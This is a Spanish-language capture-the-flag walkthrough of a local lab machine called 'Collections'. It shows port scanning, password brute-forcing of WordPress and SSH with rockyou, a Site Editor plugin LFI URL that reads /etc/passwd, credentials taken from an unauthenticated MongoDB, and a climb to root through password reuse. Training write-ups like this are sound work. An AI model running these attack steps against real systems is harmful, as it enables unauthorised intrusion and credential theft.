

COLLECTIONS

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip collections.zip
```

```
Archive: collections.zip  
inflating: collections.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh collections.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.318 ms
```

```
— 172.17.0.2 ping statistics —
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.318/0.318/0.318/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


2- ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
27017/tcp open  mongodb MongoDB 7.0.9
```

puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2
```

```
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]
[Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

```
gobuster dir -u http://172.17.0.2 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10671]
/wordpress (Status: 301) [Size: 312] [→ http://172.17.0.2/wordpress/]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,doc
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/index.php (Status: 301) [Size: 0] [→ http://172.17.0.2/wordpress/]
/wp-content (Status: 301) [Size: 323] [→ http://172.17.0.2/wordpress/wp-content/]
/wp-login.php (Status: 200) [Size: 7816]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 324] [→ http://172.17.0.2/wordpress/wp-includes/]
/readme.html (Status: 200) [Size: 7401]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin (Status: 301) [Size: 321] [→ http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [→ http://collections.dl/wordpress/wp-login.php?action=register]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Añadimos collections.dl a etc/hosts

foto /wordpress





foto chocolate



Tenemos un username "chocolate"

Con wpscan intentamos adivinar la contraseña


```
wpscan --url http://172.17.0.2/wordpress --usernames chocolate --passwords /usr/share/wordlists/rockyou.txt
```

```
wpscan --url http://172.17.0.2/wordpress --usernames chocolate --passwords /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - chocolate / chocolate
Trying chocolate / chocolate Time: 00:00:01 <

[!] Valid Combinations Found:
| Username: chocolate, Password: chocolate
```

chocolate/chocolate. Nos vamos al panel de login



4- EXPLOTACIÓN

Nos vamos a los plugins y encontramos "site editor versión 1.1"


Con searchsploit

searchsploit site editor 1.1

WordPress Plugin Site Editor 1.1.1 - Local File Inclusion | php/webapps/44340.txt

Estamos ante una LFI. Básicamente, lo que hacemos es poner la siguiente url

en el navegador, http://172.17.0.2/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd



Tenemos dos usuarios, chocolate y dbadmin

Exploramos mongodb

```

❯ mongo --host 172.17.0.2 --port 27017
MongoDB shell version v6.1.1
connecting to: mongodb://172.17.0.2:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("ebae3cf7-1372-4ca7-87bf-165ac0fc8a52") }
MongoDB server version: 7.0.9
WARNING: shell and server versions do not match

Warning: the "mongo" shell has been superseded by "mongosh",
which delivers improved usability and compatibility. The "mongo" shell has been deprecated and will be removed in
an upcoming release.
For installation instructions, see
https://docs.mongodb.com/mongodb-shell/install/

Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
https://community.mongodb.com

The server generated these startup warnings when booting:
2024-06-17T17:22:33.497+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnote
s-filesystem
2024-06-17T17:22:35.343+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
2024-06-17T17:22:35.343+00:00: You are running this process as the root user, which is not recommended
2024-06-17T17:22:35.344+00:00: /sys/kernel/mm/transparent_hugepage/enabled is 'always'. We suggest setting it to 'never' in this binary version
2024-06-17T17:22:35.344+00:00: vm.max_map_count is too low
2024-06-17T17:22:35.344+00:00: currentValue: 65530
2024-06-17T17:22:35.344+00:00: recommendedMinimum: 1677720
2024-06-17T17:22:35.344+00:00: maxConns: 838860
>

```

```

> show dbs;
accesos 0.000GB
admin    0.000GB
config  0.000GB
local    0.000GB
> use accesos;
switched to db accesos
> show collections;
usuarios
> db.usuarios.find().pretty();
{
  "_id" : ObjectId("6645f4456682cd4e1b46b799"),
  "nombre" : "dbadmin",
  "contraseña" : "chocolaterequetebueno123"
}
>

```

Vamos con medusa para intentar sacar la contraseña del usuario

chocolate en el sistema e intentar conexión ssh.

medusa -h 172.17.0.2 -u chocolate -P /usr/share/wordlists/rockyou.txt -M ssh

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: chocolate Password: estrella
[SUCCESS]

chocolate/estrella

```
ssh chocolate@172.17.0.2
chocolate@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 16 13:00:18 2024 from 172.17.0.1
chocolate@a86f83d48d43:~$
```

5- ESCALADA DE PRIVILEGIOS

Con las credenciales obtenidas en el servicio mongodb

```
chocolate@a86f83d48d43:~$ su dbadmin
Password:
dbadmin@a86f83d48d43:/home/chocolate$
```

Nos hacemos root usando "chocolaterequetebueno123"

```
dbadmin@a86f83d48d43:~$ su root
Password:
root@a86f83d48d43:/home/dbadmin# whoami
root
root@a86f83d48d43:/home/dbadmin#
```

